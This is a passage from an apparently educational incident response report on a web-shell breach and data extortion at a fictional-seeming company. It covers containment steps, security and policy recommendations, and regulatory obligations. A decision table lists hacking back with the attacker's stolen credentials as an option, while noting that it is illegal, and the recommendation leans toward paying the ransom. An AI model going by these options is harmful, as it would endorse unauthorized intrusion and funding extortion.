2. Preserve Evidence (NIST SP 800-86)
3. Remove the Web Shell (Tactic: TA0003 - Persistence: Technique)
4. Terminate Malicious Processes (NIST SP 800-61 "Eradication")
5. Disable Telnet on the Database Server (Technique: T1021.003)
- 6.. Reset Credentials (NIST SP 800-63B)
7. Revoke Database User Privileges
8. Engage Legal Counsel

### 4B. Steps to contain and remediate the incident

1. Disconnect the web server and database server from the network to prevent further communication with the attacker and to stop data exfiltration. This involves physically unplugging network cables or shutting down the servers.
2. Create forensic images of the web and database servers hard drives before making any changes to the systems. Do not alter the original systems until the images are captured. Use a tool such as FTK Imager and follow chain-of-custody procedures to maintain the integrity of evidence.
3. Delete the shell.php file from the /var/www/html/uploads/ directory in the web server.
4. Identify and terminate any processes related to the attackers activities, including any processes spawned by the web shell or any processes communicating with the attackers IP.
5. Disable the Telnet service on the database server. (sudo systemctl disable telnet)
6. Change the www-data user's password on the webserver
7. Change the MySQL root password
8. Change the admin user's password on the database server.
9. Change all passwords for all accounts on the database server.
10. Review and restrict database user privileges, specifically for the user admin that was initially compromised.
11. Restore database from backup (if available) from a backup that predates the incident
12. Consult with legal counsel to understand the legal and regulatory obligations related to the data breach, including notification of PIPEDA, GDPR.

# 5. Post-Incident Recommendations

## 5A. How should the company protect itself against such attacks in the future

- Input Validation: Implement strict input validation on all file uploads to ensure that only allowed file types (e.g., images, documents) are accepted.
- Static and Dynamic Analysis: Use static analysis tools (SAST) to scan code for vulnerabilities during development, and dynamic analysis tools (DAST) to test the running application for vulnerabilities.
- Deploy a WAF to filter malicious traffic to the web server. Configure the WAF to block common web attacks, including web shell uploads, SQL injection, and cross-site scripting.
- Implement strict network segmentation to isolate the web server from the database server and other sensitive systems. Use firewalls to enforce access control policies between network segments.
- Place the web server in a DMZ. (NIST SP 800-44 Version 2, Guidelines on Securing Public Web Servers)
- Deploy a second firewall in a high-availability configuration to eliminate the single point of failure.
- Implement an IDS/IPS to monitor network traffic for malicious activity and block known attack patterns.
- Enforce strong password policies for all user accounts. Passwords should be at least 12 characters long and include a mix of uppercase and lowercase letters, numbers, and symbols
- Implement MFA for all user accounts, especially for privileged accounts and remote access.
- Grant users only the minimum necessary permissions. Regularly review and audit user permissions.
- Disable Telnet and other insecure protocols (e.g., FTP, Rlogin) on all servers. Use SSH for remote administration.
- Apply security patches promptly.
- Considering switching servers to HTTPS for encryption
- Implement a SIEM system to collect, aggregate, and analyze logs from all systems. Configure real-time monitoring and alerting for suspicious activity.
- Train employees to recognize and report phishing emails and social engineering attempts.
- Establish clear procedures for employees to report suspected security incidents.
- Perform periodic penetration tests to simulate real-world attacks and identify vulnerabilities that might be missed by automated scans.
- Create a comprehensive incident response plan that outlines the steps to be taken in the event of a security breach.

## 5B. Recommended potential adjustments to security policy

1. Access Control Policy: (NIST SP 800-53: Control: AC-2)
  - a. Define clear procedures for granting, modifying, and revoking user access to systems and data.
  - b. Mandate the principle of least privilege (users should only have access to the resources they need to perform their jobs).
  - c. Require multi-factor authentication (MFA) for all users, especially for privileged accounts (e.g., system administrators, database administrators) and remote access.
  - d. Implement role-based access control (RBAC) to manage user permissions efficiently.
  - e. Regularly review and audit user access rights.
  - f. Establish procedures for handling terminated employee accounts promptly.
2. Acceptable Use Policy: (NIST SP 800-53 PL-4)
  - a. Include guidelines on the use of company resources (e.g., computers, networks, email, internet).
  - b. Provide specific examples of acceptable and unacceptable use.
  - c. Emphasize the importance of password security.
  - d. Outline procedures for reporting security incidents or suspicious activity.
  - e. Prohibit the use of Telnet and other insecure protocols (e.g., FTP, HTTP) and mandate the use of secure alternatives (e.g., SSH, SFTP, HTTPS).
  - f. Define guidelines on the use of personal devices for work purposes (BYOD).
3. Data Security Policy: (NIST SP 800-53: Control: SC-28)
  - a. Define procedures for handling sensitive data throughout its lifecycle (creation, storage, use, transmission, and disposal).
  - b. Classify data based on sensitivity and implement appropriate security controls for each classification level.
  - c. Mandate encryption for sensitive data at rest (e.g., using full-disk encryption for laptops and servers, database encryption for databases) and in transit (e.g., using TLS/SSL for web traffic).
  - d. Outline requirements for data breach notification in compliance with relevant regulations (e.g., GDPR, PIPEDA).
  - e. Define procedures for secure data backup and recovery.
  - f. Establish data retention and disposal policies.
4. Network Security Policy: (NIST SP 800-53: Control: SC-7)
  - a. Define requirements for network segmentation, using firewalls and VLANs to isolate sensitive systems and restrict traffic flow.
  - b. Mandate the use of a DMZ for public-facing servers (e.g., web servers).
  - c. Require the use of an Intrusion Detection/Prevention System (IDS/IPS) to monitor network traffic for malicious activity and block attacks.
  - d. Define firewall rules and configuration standards.
  - e. Establish procedures for monitoring network traffic and investigating security alerts.



5. Vulnerability Management Policy: (NIST SP 800-53: Control: RA-5)
  - a. Define procedures for regular vulnerability scanning of systems and applications using automated tools.
  - b. Establish procedures for conducting penetration testing to simulate real-world attacks and identify vulnerabilities.
  - c. Define a patch management process to ensure that security patches are applied to all systems and applications in a timely manner.
  - d. Establish a risk-based approach to prioritizing and remediating vulnerabilities.
6. Incident Response Policy:
  - a. Formalize the incident response plan, including roles and responsibilities for the incident response team.
  - b. Define clear communication procedures (internal and external).
  - c. Establish escalation procedures for severe incidents.
  - d. Outline the technical steps for incident containment, eradication, and recovery.
  - e. Include procedures for post-incident analysis and lessons learned.
  - f. Regularly test the incident response plan through tabletop exercises or simulations.
7. Security Awareness Training Policy: (NIST SP 800-53: Control: AT-2)
  - a. Mandate regular security awareness training for all employees.
  - b. Cover topics such as phishing, social engineering, password security, safe internet usage, and incident reporting.
  - c. Use engaging training methods, such as interactive modules, simulations, and quizzes.
  - d. Track training completion and effectiveness.
8. Password Policy: (NIST SP 800-53: Control: IA-5)
  - a. Enforce strong password requirements:
  - b. Minimum length (at least 12-14 characters).
  - c. Complexity (mix of uppercase and lowercase letters, numbers, and symbols).
  - d. Regular password changes (e.g., every 90 days).
  - e. Prohibit the reuse of passwords across different systems (both internal and external).
  - f. Store passwords securely using appropriate hashing algorithms (e.g., bcrypt, Argon2).
  - g. Educate users about the importance of password security and the dangers of using weak or easily guessed passwords.

#### Implementation Timeline:

- Short-Term (Immediate - 1 Month): Focus on containment, eradication, and recovery. Implement immediate security improvements like patching, disabling vulnerable services (like Telnet), strengthening access controls (resetting passwords, implementing MFA where possible), and removing the web shell.
- Mid-Term (1-6 Months): Implement network segmentation, deploy a WAF and IDS/IPS, enhance logging and monitoring (SIEM), conduct security awareness training, and thoroughly review and update security policies.
- Long-Term (6-12 Months): Conduct regular security assessments (vulnerability scanning and penetration testing), refine security policies, implement data encryption (at rest and in transit), establish a mature security program, and foster a culture of security awareness.

## 6. Should you pay?

We have decided to write this section to help weigh the risks and rewards of paying the threat actor in this scenario. We will give you all the facts and let you decide if you should either pay the threat actor, use their credentials to hack them back or to not pay them.

Response	Pros	Cons
You Pay the 10 BTC	<ul style="list-style-type: none"><li>• The threat actor possibly deletes all customer data and business continues with new security posture in place</li><li>• Business reputation is not tainted</li></ul>	<ul style="list-style-type: none"><li>• 10 BTC Feb 2022 = \$400,000 USD</li><li>• The threat actor may not delete the customer data and may still upload the data</li><li>• You have developed a reputation as a business that pays cyber terrorists and are now more prone to future attacks</li></ul>
You use the threat actors credentials to SSH into their remote server where the data was exfiltrated to see if you can delete the data.	<ul style="list-style-type: none"><li>• Possibility that the file is there and can be deleted AND that is the only copy of the customer database</li><li>• Username and password may not have been changed</li><li>• Could delete database, not pay the 10 BTC and business continues with new security posture</li></ul>	<ul style="list-style-type: none"><li>• This is illegal and you may be fined or criminally prosecuted</li><li>• The attacker may see you logging into their server and reactively upload the customer data</li></ul>
You do not pay the 10 BTC	<ul style="list-style-type: none"><li>• You save \$400,000 USD</li><li>• You create a reputation that you do not negotiate with cyber terrorists, possibly dissuading future attackers</li></ul>	<ul style="list-style-type: none"><li>• Possible GDPR fines of up to 10,000,000 Euro</li><li>• PIPEDA Fines</li><li>• Prosecution</li><li>• Brand tainted</li><li>• Possible business failure</li></ul>

## 6A. Should you pay? Recommendations.

With all the information displayed, it may seem that paying the 10 BTC could be your best course of action. If the information is leaked, the company could be subject to multi-million dollar fines from the EU, US and certain Canadian provinces such as Quebec. But this information should be discussed with legal counsel before any action is taken and our information is only provided as data.

# 7. Appendix

Key Regulatory Bodies who may be involved:

## 1. Federal Level:

Office of the Privacy Commissioner of Canada (**OPC**):

**Role:** The OPC is responsible for overseeing compliance with the Personal Information Protection and Electronic Documents Act (PIPEDA), Canada's federal private-sector privacy law.

**Applicability:** PIPEDA applies to the collection, use, and disclosure of personal information in the course of commercial activities across Canada, except in provinces that have substantially similar privacy legislation (currently Alberta, British Columbia, and Quebec).

**Obligations:** If PIPEDA applies, Premium House Lights may be required to:

- Report the breach to the OPC if it poses a "real risk of significant harm" to individuals.
- Notify affected individuals about the breach.
- Maintain records of all data breaches.

## 2. Provincial Level:

Office of the Information and Privacy Commissioner for British Columbia (**OIPC**): **Role:** Oversees compliance with the Personal Information Protection Act (PIPA), BC's private-sector privacy law.

**Applicability:** If Premium House Lights has customers or operations in British Columbia, PIPA may apply.

**Obligations:** Similar to PIPEDA and Alberta's PIPA, BC's PIPA may require breach reporting and notification.

## 3. International Considerations:

General Data Protection Regulation (**GDPR**): **Role:** Although not a Canadian regulator, the GDPR has extraterritorial scope, meaning it can apply to organizations outside the EU that process the personal data of EU residents.

**Applicability:** Since Premium House Lights has customers in the EU or monitors the behavior of individuals in the EU, the GDPR would apply.

**Obligations:** The GDPR has stringent requirements for data protection and breach notification, including notifying a supervisory authority within 72 hours of becoming aware of a breach.

## 8. References and Citation

NIST SP 800-61 Rev. 2 (Computer Security Incident Handling Guide): Section 3.2.1.1 "Containment"  
<https://csrc.nist.gov/publications/detail/sp/800-61/rev-2/final>

MITRE ATT&CK References:

Tactic: TA0005 - Defense Evasion: Technique: T1070 - Indicator Removal on Host  
<https://attack.mitre.org/techniques/T1070/>

NIST SP 800-86 (Guide to Integrating Forensic Techniques into Incident Response): [invalid URL removed]

Tactic: TA0003 - Persistence: Technique: T1505.003 - Server Software Component: Web Shell  
<https://attack.mitre.org/techniques/T1505/003/>

NIST SP 800-61 Rev. 2: Section 3.2.1.2 "Eradication"

Technique: T1021.003 - Remote Services: Telnet/Rlogin  
<https://attack.mitre.org/techniques/T1021/003/>

NIST SP 800-63B (Digital Identity Guidelines: Authentication and Lifecycle Management):  
<https://pages.nist.gov/800-63-3/sp800-63b.html>

NIST SP 800-44 Version 2, Guidelines on Securing Public Web Servers  
<https://nvlpubs.nist.gov/nistpubs/legacy/sp/nistspecialpublication800-44ver2.pdf>

NIST SP 800-63B (Digital Identity Guidelines: Authentication and Lifecycle Management)  
<https://pages.nist.gov/800-63-3/sp800-63b.html>

NIST SP 800-53 (Security and Privacy Controls for Information Systems and Organizations):  
Control: PL-4 - Rules of Behavior <https://csrc.nist.gov/publications/detail/sp/800-53/rev-5/final>

NIST SP 800-53: SC-7 (Boundary Protection) <https://csf.tools/reference/nist-sp-800-53/r4/sc/sc-7/>

NIST SP 800-53: RA-5 (Vulnerability Scanning) <https://csf.tools/reference/nist-sp-800-53/r5/ra/ra-5/>

NIST SP 800-53: AT-2 (Security Awareness Training) <https://csf.tools/reference/nist-sp-800-53/r4/at/at-2/>

NIST SP 800-53: IA-5 (Authenticator Management) <https://csf.tools/reference/nist-sp-800-53/r4/ia/ia-5/>

OWASP Top 10:2021, n.d.-b <https://owasp.org/Top10/>